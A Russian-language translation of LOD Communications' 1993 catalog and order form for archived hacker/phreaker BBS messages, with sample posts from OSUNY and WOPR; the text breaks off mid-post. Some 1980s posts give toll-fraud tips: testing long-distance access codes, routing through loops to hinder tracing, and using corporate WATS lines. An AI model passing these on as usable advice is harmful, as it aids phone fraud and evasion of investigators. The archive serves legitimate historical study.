LOD Communications создала историческую библиотеку «тёмной» части киберпространства. Цель проекта — собрать как можно больше информации с подпольных Hack/Phreak (H/P) BBS, работавших на протяжении десяти лет: с самого начала (в 1980/81 годах — 8BBS и MOM: Modem Over Manhattan) через легендарные OSUNY, Plover-NET, Legion of Doom!, Metal Shop и другие вплоть до Phoenix Project примерно 1989/90 годов. На сегодняшний день удалось извлечь сообщения более чем с 50 различных BBS, хотя практически ни одна база не является полной на 100%. Тем не менее отсутствие полного «набора» не умаляет их ценности.

Кому полезна эта информация?

• **УЧАСТНИКИ**, бывавшие на различных H/P BBS, могут захотеть увидеть свой вклад в историю или вспомнить «золотую эпоху» хакинга;

• **ЭНТУЗИАСТЫ**, пришедшие на сцену уже после того, как большинство этих досок прекратили работу, могут узнать, что упустили;

• **КОМПАНИИ**, желающие проверить, не были ли скомпрометированы их собственные (или конкурентов') телефонные системы, компьютеры или сети;

• **СПЕЦИАЛИСТЫ ПО БЕЗОПАСНОСТИ/ПРАВООХРАНИТЕЛЬНЫЕ ОРГАНЫ**, желающие ознакомиться с методами, применявшимися для обхода систем компьютерной защиты;

• **УЧЕБНЫЕ ЗАВЕДЕНИЯ И УНИВЕРСИТЕТЫ** (включая их библиотеки), которые могут использовать материалы в научных исследованиях по социологии или информатике, а также в образовательных целях на курсах по компьютерному праву, компьютерной этике и компьютерной безопасности;

• **АВТОРЫ/ПРЕССА**, наконец желающие разобраться в фактах о «хакерах»;

• **ЛЮБОПЫТНАЯ ПУБЛИКА**, желающая заглянуть во внутренний мир Компьютерного подполья, — особенно в те BBS с ограниченным доступом и их приватные разделы, где обитала лишь горстка «лучших из лучших».

Были ли люди из Компьютерного подполья готовы развязать Третью мировую войну, продавать секреты советским спецслужбам, сотрудничать с организованной преступностью, строить злодейские заговоры — или это просто кучка скучающих подростков, которым нечем было заняться? Что именно они знали и как им это удалось узнать? Могли ли они отключить телефонную связь в целых телефонных зонах? Могли ли испортить чью-то кредитную историю? Могли ли «двигать спутники в небесах»? Перехватывать переговоры в сетях с коммутацией пакетов — или ВАШИ разговоры? Ответы скрыты в самих сообщениях.

Почему LODCOM берёт деньги за архивы сообщений?

Как это часто бывает с подобными проектами, затраченные усилия и финансовые вложения оказались существенно больше, чем предполагалось изначально. При всём обилии высокотехнологичного оборудования сегодня люди порой забывают, что в начале 1980-х модемы на 14,4 Кбод и жёсткие диски на 250 МБ были для домашнего пользователя лишь несбыточной мечтой. Большинство сообщений, восстановленных Lodcom, были загружены на скорости 300 бод на дисководы ёмкостью 143 Кб, причём каждый файл, как правило, не превышал 15 Кб. Было невозможно позвонить на BBS и за 10 минут скачать всю базу сообщений в один файл. В буквальном смысле сотни человеко-часов ушли на то, чтобы скопировать запылившиеся диски Apple][, перенести данные на IBM (или набрать их вручную, когда электронные версии отсутствовали), разобрать более тысячи отдельных файлов (к настоящему времени) по BBS, где они были изначально опубликованы, и объединить эти файлы. Кроме того, после консультаций с соответствующими организациями по защите гражданских прав и нашими собственными юристами пришлось внести незначительные правки (касающиеся только кодов доступа к междугородной связи, телефонных номеров и паролей от компьютеров), чтобы исключить наличие в сообщениях чего-либо противозаконного. Все усилия были направлены на сохранение сообщений в первозданном виде: 40 колонок, ВСЁ ЗАГЛАВНЫМИ БУКВАМИ, орфографические ошибки, грубые выражения, разнообразные неточности — всё сохранено.

Несмотря на то что удалось собрать весьма представительный срез жизни публичного и приватного компьютерного подполья за десятилетие, там ещё есть сообщения. Мы намерены продолжать документировать историю Компьютерного подполья. Для этого, а также чтобы хотя бы выйти в ноль по уже потраченным ресурсам (их было вложено КУДА больше, чем большинство людей осознаёт), каждый набор архивов оценён в определённую сумму. Цены были установлены как можно ниже и варьируются от 1,00 до 8,00 долларов за каждый архив сообщений H/P BBS. Без вашего понимания и поддержки этот проект может не продержаться достаточно долго, чтобы быть завершённым. Значительная часть любой прибыли будет направлена на два других проекта, цель которых — предоставить дополнительные исторические сведения о Сообществе Компьютерного

подполья. Иными словами, никто из участников не бросает основную работу :-)

Дополнительная ремарка: для тех, кто приобретает архив приватного раздела Metal Shop, 100% стоимости (4,00 доллара) будет перечислено на оплату судебных расходов Крейга Нейдорфа (Knight Lightning) в рамках его успешной кампании по защите свободы слова в электронных публикациях, то есть дела PHRACK/E911.

Как формировались цены

Цены определялись исходя из следующих соображений:

• Сколько лет назад работала BBS (влияло на доступность материалов);

• Общее количество собранных сообщений (требовало большего времени на обработку);

• Популярность BBS и содержание сообщений (ожидаемый спрос);

• Являлась ли BBS или её часть «элитной» и, следовательно, с ограниченным доступом для небольшого числа пользователей (влияло на доступность);

• Дополнительный коэффициент, учитывающий накладные расходы: дискеты, упаковка для пересылки, почтовые расходы, время на выполнение заказов и т.д.

• Двухстраничное общее сообщение с пояснением терминологии и формата H/P BBS.

• BBS Pro-Phile: историческая справка и описание BBS, написанные либо оригинальными системными операторами, либо теми, кто действительно звонил на эту BBS в период её работы (поиск нужных людей и получение от них этих специально написанных материалов занял месяцы; для менее известных BBS Pro-Phile может отсутствовать);

• Сообщения, размещённые на BBS (то есть собственно архив сообщений);

• Загруженные списки пользователей (если доступны);

• Хакерские руководства, так называемые «G-файлы», которые были в открытом доступе на BBS (если доступны).

Предполагается, что большинство людей, интересующихся архивами сообщений, никогда не слышали о многих BBS из списка. Увидев один набор сообщений, вы НЕ увидите их ВСЕ. У каждой системы был неповторимый характер, своя аудитория, и каждая предлагает нечто своё. Если вы решите заказать минимум, мы рекомендуем сочетать дорогую базу (от 7,00 доллара) с парой баз средней цены (от 4,00 до 6,00 доллара) и несколькими недорогими (от 1,00 до 3,00 доллара). Это даст вам представление о том, что происходило в широком диапазоне лет и на разных уровнях качества сообщений. Разумеется, ничто не сравнится с полным набором (предлагается со скидкой — см. бланк заказа).

Ввиду большого размера файлов архивов они будут сжаты в формате по вашему выбору. Обратите внимание: Lodcom НЕ включает программу сжатия/распаковки (PKZIP, PAK и т.д.). ASCII-файлы (несжатые) предоставляются за дополнительные 2,00 доллара — для покрытия расходов на дополнительную дискету и доставку. Файлы доступны для:

• IBM (5,25 или 3,5 дюйма)
• AMIGA (3,5 дюйма)
• APPLE MACINTOSH (3,5 дюйма)

• БУМАЖНЫЕ версии можно заказать, но они стоят втрое дороже (из-за повышенных расходов на пересылку, времени на распечатку и того, что сообщения в 40-колончатом формате расходуют много бумаги... берегите деревья!). Бумажные версии доставляются вдвое дольше, но распечатаны лазерным принтером.

Ожидается, что заказы поступят к получателям в течение 2–4 недель с момента получения заказа.

Часто задаваемые вопросы (FAQ)

ВОПРОС: Как долго будут доступны эти файлы архивов сообщений?

ОТВЕТ: Сказать наверняка нельзя. Это постоянно развивающийся проект, и ваша поддержка позволит нам продолжать работу, пока мы не будем удовлетворены тем, что извлекли последние достойные фрагменты сообщений. При условии наличия спроса все H/P BBS, ЗАСЛУЖИВАЮЩИЕ внимания (то есть системы НЕ типа «кодзы» и НЕ «варезы»), предположительно будут представлены к концу лета 1993 года. Ориентировочно будет предложено от 80 до 100 архивов сообщений, половина из которых будет довольно неполными. Ожидается, что заказы будут приниматься до конца 1993 года, хотя это может измениться. В любом случае мы заблаговременно разошлём уведомление о прекращении работы.

ВОПРОС: «Могу ли я помочь? У меня есть старые сообщения» (на C64, Apple, IBM [оптимально для нас] или в распечатанном виде).

ОТВЕТ: Свяжитесь с нами как можно скорее! Мы выработаем взаимовыгодное соглашение в зависимости от количества, качества, формата и «древности» сообщений. Ваш вклад не останется незамеченным.

ВОПРОС: Допустим, я покупаю BBS «X» со 100 сообщениями, а в следующей версии вашего прайс-листа BBS «X» будет содержать уже 200 сообщений — придётся ли мне снова платить за первые 100, если я захочу получить остальные 100?

ОТВЕТ: Нет. Если добавляется небольшое количество дополнительных сообщений, они будут высланы по цене дискеты и почтовых расходов, то есть информация будет бесплатной. Если добавляется большее количество — например, 100 новых сообщений — и вы ранее приобрели этот архив, то дополнительные сообщения будут предоставлены со скидкой. Те, кто платит по коммерческому тарифу (корпорации, государственные структуры и т.д.), будут получать обновления купленного тома БЕСПЛАТНО вне зависимости от количества новых сообщений, причём LODCOM также оплачивает почтовые расходы и дискеты.

ВОПРОС: Что если я сейчас заказываю минимум, а когда выйдет следующая версия прайс-листа, захочу получить больше архивов сообщений? Придётся ли мне по-прежнему платить минимум в 20,00 долларов?

ОТВЕТ: Нет. Для постоянных клиентов минимум снижается вдвое — до 10,00 долларов. Коммерческие клиенты, купившие Том №1 (нынешний «Полный набор»), разумеется, не обязаны приобретать добавленные архивы сообщений (следующий Том).

ВОПРОС: Я бы хотел составить представление об одной-двух досках, прежде чем их заказывать. Можно ли узнать подробнее?

ОТВЕТ: Да. Образец реальных сообщений доступен следующим образом — при наличии доступа к TELNET в Интернете:

```
Telnet to:  198.67.3.2      [IP Address for PHANTOM.COM]
Type:       mindvox         [To enter the Mindvox system]
login as:   guest           [To look around]
```

```
At prompt:  finger lodcom   [To see our Sample Messages File]
```

Если у вас нет доступа к TELNET, а ваш хост не принимает файлы размером 50 Кб, Lodcom вышлет вам файл с образцами сообщений по специальному запросу.

Прайс-лист

LOD Communications (c) 1993: Price List of Hack/Phreak BBS Message Bases

BBS NAME	A/C	SYSOP(S)	# MSGS	DATES	KBYTES	PRICE
Alliance BBS	618	Phantom Phreaker Doom Prophet	113 G,P	2/09/86 - 6/30/86	215	$ 3.00 B
Black Ice Private	703	The Highwayman	880 P,U	12/1/88 - 5/13/89	580	$ 7.00 B
Broadway Show/ Radio Station BBS	718	Broadway Hacker	180	9/29/85 - 12/27/85	99	$ 3.00 B
CIA BBS	201	CIA Director	30	5/02/84 - 6/08/84	30	$ 1.00
C.O.P.S.	305	Mr. Byte-Zap The Mechanic	227 G,R,U	11/5/83 - 7/16/84	196	$ 4.00 B
Face To Face	713	Montressor Doc Holiday *	572	11/26/90 - 12/26/90	400	$ 2.00 B
Farmers Of Doom	303	Mark Tabas	41 G	2/20/85 - 3/01/85	124	$ 2.00 B
Forgotten Realm	618	Crimson Death	166	3/08/88 - 4/24/88	163	$ 3.00 B
Legion Of Doom!	305	Lex Luthor Paul Muad'Dib *	194 G,P,U	3/19/84 - 11/24/84	283	$ 6.00 B
Metal Shop Private	314	Taran King Knight Lightning	520 P,R,U	4/03/86 - 5/06/87	380	$ 4.00 BD
OSUNY	914	Tom Tone Milo Phonbil *	375 G,U	7/9/82 - 4/9/83	368	$ 8.00 B
Phoenix Project	512	The Mentor Erik Bloodaxe *	1118 G,R	7/13/88 - 2/07/90	590	$ 4.00 B
Plover-NET	516	Quasi Moto Lex Luthor *	346 G	1/14/84 - 5/04/84	311	$ 5.00 B
Safehouse	612	Apple Bandit	269 G,U	9/15/83 - 5/17/84	251	$ 4.00 B
Sherwood Forest I	212	Magnetic Surfer	92 P,U	5/01/84 - 5/30/84	85	$ 2.00 B
Sherwood Forest][	914	Creative Cracker Bioc Agent 003 *	100 G	4/06/84 - 7/02/84	239	$ 3.00 B
Split Infinity	408	Blue Adept	52	12/21/83 - 1/21/84	36	$ 1.00 B
Twilight Phone	???	System Lord	17	9/21/82 - 1/09/83	24	$ 1.00
Twilight Zone/	203	The Marauder	108	2/06/85 -	186	$ 3.00 B

```
Septic Tank             Safe Cracker *    G,U    7/24/86

WOPR              617   Terminal Man      307    5/15/84 -   266    $ 6.00 B
                        The Minute Man *  G,U    1/12/85
```

ПРИМЕЧАНИЯ: В столбце SYSOP(S) символ `*` обозначает удалённого сисопа.

В столбце #msgs: `P` — BBS была приватной; `R` — BBS была публичной, но включены разделы с ограниченным доступом; `G` — включены некоторые (или все) G-файлы, написанные сисопом и/или доступные на BBS; `U` — включён список пользователей BBS (как правило, без даты).

Столбец DATES показывает начальную и конечную даты, за которые были собраны (и, следовательно, доступны) сообщения, хотя в хронологическом порядке могут быть пробелы.

Столбец KBYTES показывает размер полного файла, содержащего сообщения, G-файлы, список пользователей и т.д. Столбец COST — текущая стоимость архива сообщений в долларах США; `B` — написан и включён «BBS Pro-Phile»; `D` — 100% всех заказов на эту BBS (Metal Shop Private) будет перечислено на оплату судебных расходов Крейга Нейдорфа (Knight Lightning).

LODCOM в настоящее время организует и сводит сообщения ещё с более чем 30 H/P BBS (перечислены ниже); по мере завершения работы с файлами и/или поступления дополнительных сообщений для вышеперечисленных систем будут выпускаться обновления этого списка. Следующий выпуск ожидается в июне 1993 года: Modem Over Manhattan (MOM), 8BBS (213), Mines of Moria (713), Pirates Cove (516) сисоп: BlackBeard, Catch-22 (617) сисоп: Silver Spy, Phreak Klass 2600 (806) сисоп: The Egyptian Lover, Blottoland (216) сисоп: King Blotto, Osuny 2 (она же The Crystal Palace) (914), The Hearing Aid, Split Infinity (408), (303) сисоп: The ShadowMaster, ShadowSpawn (219) сисоп: Psychic Warlord, IROC (817) сисоп: The Silver Sabre, FreeWorld II (301) сисоп: Major Havoc, Planet Earth, Ripco (312) сисоп: Dr. Ripco, Hackers Heaven (217) сисоп: Jedi Warrior, Demon Roach Underground (806) сисоп: Swamp Ratte, Stronghold East Elite (516) сисоп: Slave Driver, Pure Nihilism, 5th Amendment (713) сисоп: Micron, Newsweek Elite (617) сисоп: Micro Man, Lunatic Labs (415) сисоп: The Mad Alchemist, Laser Beam (314), Hackers Den (718) сисоп: Red Knight, The Freezer (305) сисоп: Mr. Cool, The Boca Harbour (305) сисоп: Boca Bandit, The Armoury (201) сисоп: The Mace, Digital Logic's Data Center (305) сисоп: Digital Logic, Asgard (201), The KGB, Planet Earth (714), PBS (702), Lost City of Atlantis сисоп: The Lineman, и другие.

Вместе с вышеупомянутыми архивами сообщений H/P BBS LODCOM собрала множество старых «файлов», написанных и распространявшихся на протяжении многих лет. Их полный список занял бы слишком много места, однако можно сказать, что большинство из них — НЕ файлы, изначально написанные для электронных журналов, таких как Phrack, PHUN, ATI и т.д. (за очевидным исключением LOD/H Technical Journal). Те файлы/журналы легко доступны из других источников. Эта разношёрстная коллекция включает файлы от Bioc Agent 003, участников Legion of Doom и многих других, каким-то образом выпавших из широкого оборота. К подборке прилагается оглавление, однако сами руководства сгруппированы в четырёх больших файлах примерно по 250 Кб каждый. С каждым обновлением этого файла коллекция будет пополняться. Цену см. в бланке заказа (цена будет расти по мере добавления новых файлов).

Бланк заказа

```
- - - - - - - - - - - - - - - C U T - H E R E - - - - - - - - - - - - - - -

              LOD Communications H/P BBS Message Base ORDER FORM
              ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```

PERSONAL RATE: Due to the economics involved in diskettes, disk mailing containers, snail mail costs, and time to fill orders, a MINIMUM ORDER of $20.00 is required for all personal requests. If all 20 message bases are ordered (containing 5700+ messages), the cost is discounted to $39.00; if you order $20.00 worth (the minimum) or more, you get $5.00 worth in addition as a discount. That is, pay for $20.00 and get $25.00 worth of message bases.

COMMERCIAL RATE: Corporations, Universities, Libraries, and Government Agencies must order the complete set (Volume #1) and pay a higher rate. For Price Listing Version #1 Released 5/15/93 (20 boards total), the price is $99.00 (note that new messages that surface for any BBS purchased will be sent completely FREE of ANY additional charge).

H/P BBS Names: _____

[Write: COMPLETE SET if you want all messages] _____

"G-Phile" Collection Version #1 (Optional): $_____ ($10.00 Personal) ($25.00 Commercial)

Disk Format/Type of Computer: _____
(Please be sure to specify diskette size [5.25" or 3.5"] and high/low density)

File Archive Method (.ZIP [preferred], .ARJ, .LHZ, .Z, .TAR) _____
(ASCII [Non-Compressed] add $2.00 to order)

Texas Residents add 8% Sales Tax.
If outside North America please add $5.00 for Shipping & Handling.

Total Amount (In U.S. Dollars): $ _____

Payment Method: Check or Money Order please.
Absolutely NO Credit Cards, even if it's yours :-)

By purchasing these works, the Purchaser agrees to abide by all applicable U.S. Copyright Laws to not distribute or reproduce, electronically or otherwise, in part or in whole, any part of the Work(s) without express written permission from LOD Communications.

Send To:
Name: _____

Organization: _____ (If applicable)

Street: _____

City/State/Zip: _____

Country: _____

E-mail address: _____ (If applicable)

PRIVACY NOTICE: The information provided to LOD Communications is used for sending orders and periodic updates to the H/P BBS Message Base Price List. It will NOT be given or sold to any other party. Period.

- - - - - - - - - - - - - - - - C U T - H E R E - - - - - - - - - - - - - - - -

ТАРИФ ДЛЯ ЧАСТНЫХ ЛИЦ: Ввиду экономики, связанной со стоимостью дискет, упаковки для пересылки, почтовых расходов и времени на выполнение заказов, МИНИМАЛЬНЫЙ ЗАКАЗ для всех частных запросов составляет 20,00 долларов. Если заказываются все 20 архивов сообщений (содержащих 5700+ сообщений), стоимость снижается до 39,00 долларов; при заказе на 20,00 долларов (минимум) и более в качестве скидки добавляется 5,00 долларов. То есть платите 20,00 — получаете материалов на 25,00 долларов.

КОММЕРЧЕСКИЙ ТАРИФ: Корпорации, университеты, библиотеки и государственные органы обязаны заказывать полный набор (Том №1) по повышенному тарифу. По Прайс-листу версии №1 от 15.05.93 (всего 20 систем) стоимость составляет 99,00 долларов (обратите внимание: новые сообщения, появляющиеся для любой купленной BBS, будут высылаться ПОЛНОСТЬЮ БЕСПЛАТНО без каких-либо дополнительных платежей).

Ремит по адресу:

```
LOD Communications
603 W. 13th
Suite 1A-278
Austin, Texas USA  78701
```

С Lodcom также можно связаться по e-mail: lodcom@mindvox.phantom.com
Голосовая почта: 512-448-5098

LOD Communications: Leaders in Engineering, Social and Otherwise ;)

Email: lodcom@mindvox.phantom.com
Голосовая почта: 512-448-5098
Обычная почта:

```
LOD Communications
603 W. 13th
Suite 1A-278
Austin, Texas USA 78701
```

Образцы сообщений Lodcom, подборка №1, 20.04.1993

Автор: LOD Communications

Чтобы дать более полное представление о содержимом архивов сообщений из подполья хакеров/фрикеров LOD Communications Underground H/P BBS, из общего массива публикаций на 5 досках было отобрано 31 сообщение. Следует отметить, что приведённые образцы вполне типичны и представляют собой лишь малую часть 5000+ сообщений с более чем 50 систем, которыми LODCOM располагает на данный момент. Новые BBS и сообщения постоянно добавляются. Актуальный каталог наших материалов и расценки (минимальные) смотрите в Прайс-листе [первая версия должна выйти в конце апреля 1993 года, с периодическими дополнениями].

Сообщения подборки №1 взяты со следующих систем:

H/P BBS Название	A/C	Сисоп(ы)	Период
OSUNY	914	Tom Tone & Milo Phonbil	1982/83
WOPR	617	Terminal Man & The Minute Man	1984/85
Phoenix Project	512	The Mentor & Erik Bloodaxe	1988/89/90
The Twilight Zone	203	The Marauder & SafeCracker	1985/86
Black Ice Private	703	The HighwayMan & The Mentor	1988/89

В ближайшем будущем также станут доступны архивы следующих H/P BBS (в дополнение к пяти перечисленным):

8BBS (213), период 1980/81; Modem Over Manhattan (MOM); Twilight Phone (1982); Legion of Doom! (305), сисоп: Lex Luthor; Plover-NET (516), сисоп: Quasi Moto; Sherwood Forest II (914), со-сисоп: Bioc Agent 003; Alliance BBS (618), сисоп: Phantom Phreaker; Catch-22 (617), сисоп: Silver Spy; Blottoland (216), сисоп: King Blotto; Osuny 2 (она же The Crystal Palace) (914); Mines of Moria (713); Pirates Cove (516), сисоп: BlackBeard; The Hearing Aid; Split Infinity (408); Farmers of Doom! (303), сисоп: Mark Tabas; Shadowland (303), сисоп: The ShadowMaster; Metal Shop Private (314), сисопы: Taran King и Knight Lightning; ShadowSpawn (219), сисоп: Psychic Warlord; IROC; FreeWorld II (301); Planet Earth (714); The C.O.P.S. (305); Ripco (312), сисоп: Dr. Ripco; Hackers Heaven (217), сисоп: Jedi Warrior; Demon Roach Underground; Stronghold East Elite (516), со-сисоп: Slave Driver; Pure Nihilism; 5th Amendment (713); Newsweek Elite (617); Phreak Klass 2600 (806); Lunatic Labs (415); Laser Beam (314); Hackers Den; The Freezer (305), сисоп: Mr. Cool; The Boca Harbour (305), сисоп: Boca Bandit; The Armoury (201), сисоп: The Mace; Digital Logic (305); Asgard (201); The CIA bbs; The KGB bbs; Face to Face (1990); Broadway Show (718), сисоп: Broadway Hacker; The Safehouse (612), период 1983/4; Lost City of Atlantis (215); The Private Sector (спонсорская BBS журнала 2600); и другие.

Настоящий файл, содержащий 31 подлинное сообщение из охраняемой авторским правом (c) 1993 коллекции H/P BBS Message Bases, распространяется с прямого разрешения LOD Communications при условии сохранения содержимого без изменений. Любая публикация данного файла в печатном виде без прямого разрешения Lodcom запрещена.

Образцы сообщений с H/P BBS Lodcom

*** {OSUNY (914), сисоп(ы): Tom Tone и Milo Phonbil (оба писали для TAP)} ***
*** {OSUNY — пожалуй, самая легендарная фрик-доска всех времён} ***

OSUNY (914)

Сообщ.: 118
Дата: 10/5/82
От: MILO PHONBIL
Кому: ALL
Тема: STANFORD STUFF

Привет, стэнфордские фрики!

Похоже, те «странные» номера появляются, когда другой пользователь вошёл под тем же идентификатором (например, AA.TEG, AA.TEG#2, AA.TEG#3 и т.д.). Кроме того, несмотря на то что у «гостевых» аккаунтов нет возможности отправлять MAIL, существует способ отправить кому-нибудь однострочное сообщение. Формат команды:

```
TO gg.uuu msg
```

Где `gg.uuu` — идентификатор пользователя, а `msg` — собственно сообщение. Их база данных SPIRES весьма интересна! Наберите `CALL SPIRES`, затем `SHOW SUBFILES`. Далее нужно выбрать (`SELECT`) подфайл. Для полного руководства попробуйте:

```
TUTORIAL MASTERLIST
```

Выход из SPIRES — командой `EXIT` по приглашению `->`.

До связи, MILO PHONBIL

Сообщ.: 180
Тема: MAINFRAMES
От: DATA BANDIT
Кому: ALL PHREAKS
Дата: 2/23/83 00:00

```
ОК, ФРИКИ.... НУЖНА ПОМОЩЬ ПО ФОРМАТАМ
TSO, SPF, GDDM? Я ТОТ, КОГО НАДО
СПРОСИТЬ.... Я ЧЕРТОВСКИ ХОРОШО В ЭТОМ
РАЗБИРАЮСЬ... Я РАБОТАЮ ОПЕРАТОРОМ
НА ТАКИХ СИСТЕМАХ И ЗНАЮ ИХ КАК
СВОИ ПЯТЬ ПАЛЬЦЕВ.... ЕСЛИ НУЖНА
ПОМОЩЬ... ПРОСТО ЧЕРКНИ МНЕ ЗДЕСЬ
ИЛИ НА МОЙ БОРД.... 303-xxx-3015....
24 ЧАСА....

         THE ONE AND ONLY
            DATA BANDIT
            ][][ ][][][

   ON A MAINFRAME NEAR YOU!

---------------\-/-----------------
                ?

MEMBER P.H.A.
```

Сообщ.: 396
Тема: PHREAK BBS ON THE SOURCE!!!

От: MAXWELL WILKE
Кому: ALL
Дата: 3/25/83

Верите или нет, но на The Source уже есть две небольшие фрик-BBS! Там обменивались кое-какой второстепенной информацией — спринтовыми кодами и прочей ерундой. Но суть в том, что они там есть, существуют с октября 1982-го, The Source об этом знает и не возражает! Обе BBS расположены в разделе PARTIcipate на The Source — весьма мощной «штуковине». Помимо двух существующих, я позволил себе создать собственную — «P-MENU.SAV GROUP», Conference # 83.3257.

Если среди вас есть участники конференций CompuServe, желающие перебраться на PARTIcipate в The Source — дайте знать. Если у вас нет инструкций по работе с ним, могу выслать по почте, если дадите адрес. Постараюсь раздобыть ещё аккаунтов Source — один мой знакомый их все перечислил!

До связи, MW

P.S. Всем фанатам моих модификаций The Source: извините, добропорядочные ребята из STC заметили, что я с ними сделал (хихи... хо-хо-хо), и исправили мои правки. Я их восстановил — они опять исправили, и так по кругу, пока наконец не заглянули в свой PR1MENET REFERENCE MANUAL и не разобрались, как защитить аккаунты! Ну и ладно...

Сообщ.: 476
Тема: BAD NEWS
От: THE HACKER
Кому: ALL
Дата: 4/8/83

```
ПЛОХИЕ НОВОСТИ — SPRINT ОПЯТЬ ЗА СВОЁ, ПРОШЛОЙ
НОЧЬЮ КОГО-ТО ПОЙМАЛИ, ТЕПЕРЬ ОНИ ИДУТ ЗА
СЛЕДУЮЩИМ — ЗА ZERO PAGE. ОНИ УЖЕ ОБЗВАНИВАЮТ
ВСЕХ ВОКРУГ. ЕСЛИ КТО ЗНАЕТ ЕГО — ПРЕДУПРЕДИТЕ.
SPRINT И MCI ВЗЯЛИСЬ ЗА ВСЕХ ФРИКОВ. ЕСТЬ ЛИ У
КОГО-НИБУДЬ НОРМАЛЬНЫЕ БЕЗОПАСНЫЕ СЕРВИСЫ?
Я ПОЛЬЗУЮСЬ ITT — НАСКОЛЬКО ЭТО БЕЗОПАСНО???

КТО-НИБУДЬ, ОТВЕТЬТЕ!

                        THE
                          HACKER

       [*]THE INNER CIRCLE[*]
          =-=-=-=-=-=-=-=-
```

Сообщ.: 519
Тема: SPRINT/MCI/OTHER BUGGERS
От: ROGER OLSON
Кому: ALL
Дата: 4/17/83

Настоятельно рекомендую следовать процедуре, упомянутой здесь ранее, чтобы ДЕРЖАТЬСЯ ПОДАЛЬШЕ ОТ НЕПРИЯТНОСТЕЙ с «конкурентами». Ищите собственные пароли. Не пользуйтесь теми, что вывешены на BBS — разве что один раз, чтобы «почувствовать», как работает конкретный коммутатор. По возможности тестируйте коды с 8 до 11 утра — так проще понять, корпоративные они или нет. Когда возможно, используйте локальный шлейф для подключения к коммутатору: это создаёт дополнительные трудности при трассировке. Вообще старайтесь

обходить стороной ОКО (операторов коммутируемого обслуживания — ОСС), предпочитая им WATS-линии крупных компаний через их удалённые порты дозвона.

Всегда держитесь подальше от систем, которые поштучно учитывают каждый звонок, как делают MCI и Sprint. WATS-линии, напротив, особенно на старых узлах, не фиксируют каждый набранный номер — только суммарное время использования линии в часах за месяц. В любом случае... веселитесь сейчас! Потому что после вступления в силу Окончательного решения и урегулирования в следующем году все звонки на дальние расстояния будут совершаться просто набором номера и двузначного кода «выбора оператора» (ATT, MCI, Sprint, Allnet и т.д.), а ваш местный узел будет использовать ANI для управления вызовом. Такие компании, как MCI, прекратят работать с частными лицами и будут иметь дело только с другими телефонными компаниями, которые станут выступать агентами по выставлению счетов и сборе платежей для MCI и т.п. Поживём — увидим! Времена меняются! Больше никакой халявы!

Сообщ.: 211
Дата: 10/17/82
От: ROBERT ALLEN
Кому: ALL
Тема: WHITE HOUSE

```
ЕСЛИ КТО ИНТЕРЕСУЕТСЯ:
800-424-9xxx — ЭТО ТО, ЧТО ИЗВЕСТНО КАК
«СИГНАЛЬНЫЙ» (КОММУТАТОРНЫЙ) НОМЕР БЕЛОГО ДОМА.
ОН ВЕСЬМА НЕБЕЗЫНТЕРЕСЕН, ЕСЛИ ЗНАЕШЬ ВСЕ
НУЖНЫЕ КОДОВЫЕ СЛОВА... ОДИН МОЙ ЗНАКОМЫЙ С
ВОСЕМЬЮ ДРУГИМИ ФРИКАМИ ПОДНЯЛ ТРИКИ ДИКА
С ПОСТЕЛИ В 2:30 НОЧИ, ПОПРОСИВ «OLYMPUS».
ГОВОРЯТ, ЗАПИСИ ТОГО ЗВОНКА ГДЕ-ТО ХОДЯТ...
800-424-9xxx — ТАКЖЕ ПРЕСС-ЗАПИСЬ БД, КОТОРАЯ
ВПОЛНЕ МОЖЕТ РАЗВЛЕЧЬ, ЕСЛИ ВАМ НРАВЯТСЯ
РЕЧИ РОНА СПОЗАРАНКУ...

                DIAL ANYWHERE,
                BUT DIAL WITH CARE
                --BOB--
```

Сообщ.: 111
Тема: ***WARNING!!!***
От: JIMMY HOFFA
Кому: ***PHELLOW-PHREAKERS***
Дата: 2/19/83 00:00

```
ДЛЯ ВСЕХ ВАС, *СОБРАТЬЕВ-ФРИКОВ*, КОТОРЫЕ ТАМ...
кажется, со стороны некоторых избранных личностей
исходит определённая «негативность»! Ну что ж,
во-первых, «ОНИ» должны понять, что *ФРИКЕР*
НИКОГДА не бывает «*НЕГАТИВНЫМ*» (ЗАМЕТЬТЕ!!
РОДЖЕР-ОЛСОН!!). МЫ — ОСОБАЯ ПОРОДА, НАДЕЛЁННАЯ
ПОДЛИННОЙ НЕУТОЛИМОЙ «ЖАЖДОЙ»...
«@ЗНАНИЯ*» И ГОТОВНОСТЬЮ ДЕЛИТЬСЯ ЕЙ С
«СОБРАТЬЯМИ-ФРИКАМИ».
МЫ МОЖЕМ ВСЁ, ЧТО МОЖЕТ «МА БЕЛЛ», ТОЛЬКО МЫ
ДЕЛАЕМ ЭТО ЛУЧШЕ!!!!!
КТО ВООБЩЕ НУЖДАЕТСЯ В «ПЕССИМИЗМЕ»???? РАЗВЕ
ПЕССИМИСТЫ СТРОИЛИ НАШУ СТРАНУ, НАШИ КОМПЬЮТЕРЫ,
НАШ МИР ВОКРУГ НАС???
НЕТ!!! ЭТО ДЕЛАЛИ ПОЗИТИВНО МЫСЛЯЩИЕ ЛЮДИ!!!
ЛЮДИ С БЕСКОНЕЧНОЙ ЖАЖДОЙ ЗНАНИЙ И ВЫЗОВА,
НАХОДИВШИЕ НОВЫЕ ПУТИ К ЛУЧШЕМУ!!!
ВОТ КТО ТАКИЕ «НАСТОЯЩИЕ» «ФРИКЕРЫ»!!!
```

```
ЭТО БЫЛО>>>>>>
****ОБЩЕСТВЕННОЕ************
****УВЕДОМЛЕНИЕ************
***ДЛЯ СЛУЖЕБНОГО ПОЛЬЗОВАНИЯ*****************
```

WOPR (617)

```
*** {WOPR (617), СИСОП: Terminal Man. WOPR — частная фрик-доска,} ***
    *** {считавшаяся одной из лучших H/P-систем своего времени.} ***
      *** {Следующие сообщения датированы 1984 годом, если не указано иное} ***
```

Сообщение №33: QUORUM
Оставил: KING BLOTTO
Дата: ВТ 29 МАЯ 15:13:14 {1984}

```
ВСЕМ МОИМ ПОДДАННЫМ:

      ТЕМА — КОНФЕРЕНЦИИ.
КАК МНОГИЕ ИЗ ВАС ЗНАЮТ, Я БОЛЬШЕ НЕ
УЧАСТВУЮ В КОНФЕРЕНЦИЯХ С ТЕХ ПОР, КАК
26 МАРТА INFOWORLD ВЫШЕЛ СО СТАТЬЁЙ ОБ
ЭТОМ. ПРИЧИНА: СЕГОДНЯ НЕТ НИ ОДНОГО
БЕЗОПАСНОГО ОБМЕНА. ВСЕ ГОВОРЯТ: «НО
ЭТО ЖЕ ЧИКАГО», «ЭТО ДАЛЛАССКИЙ УЗЕЛ»,
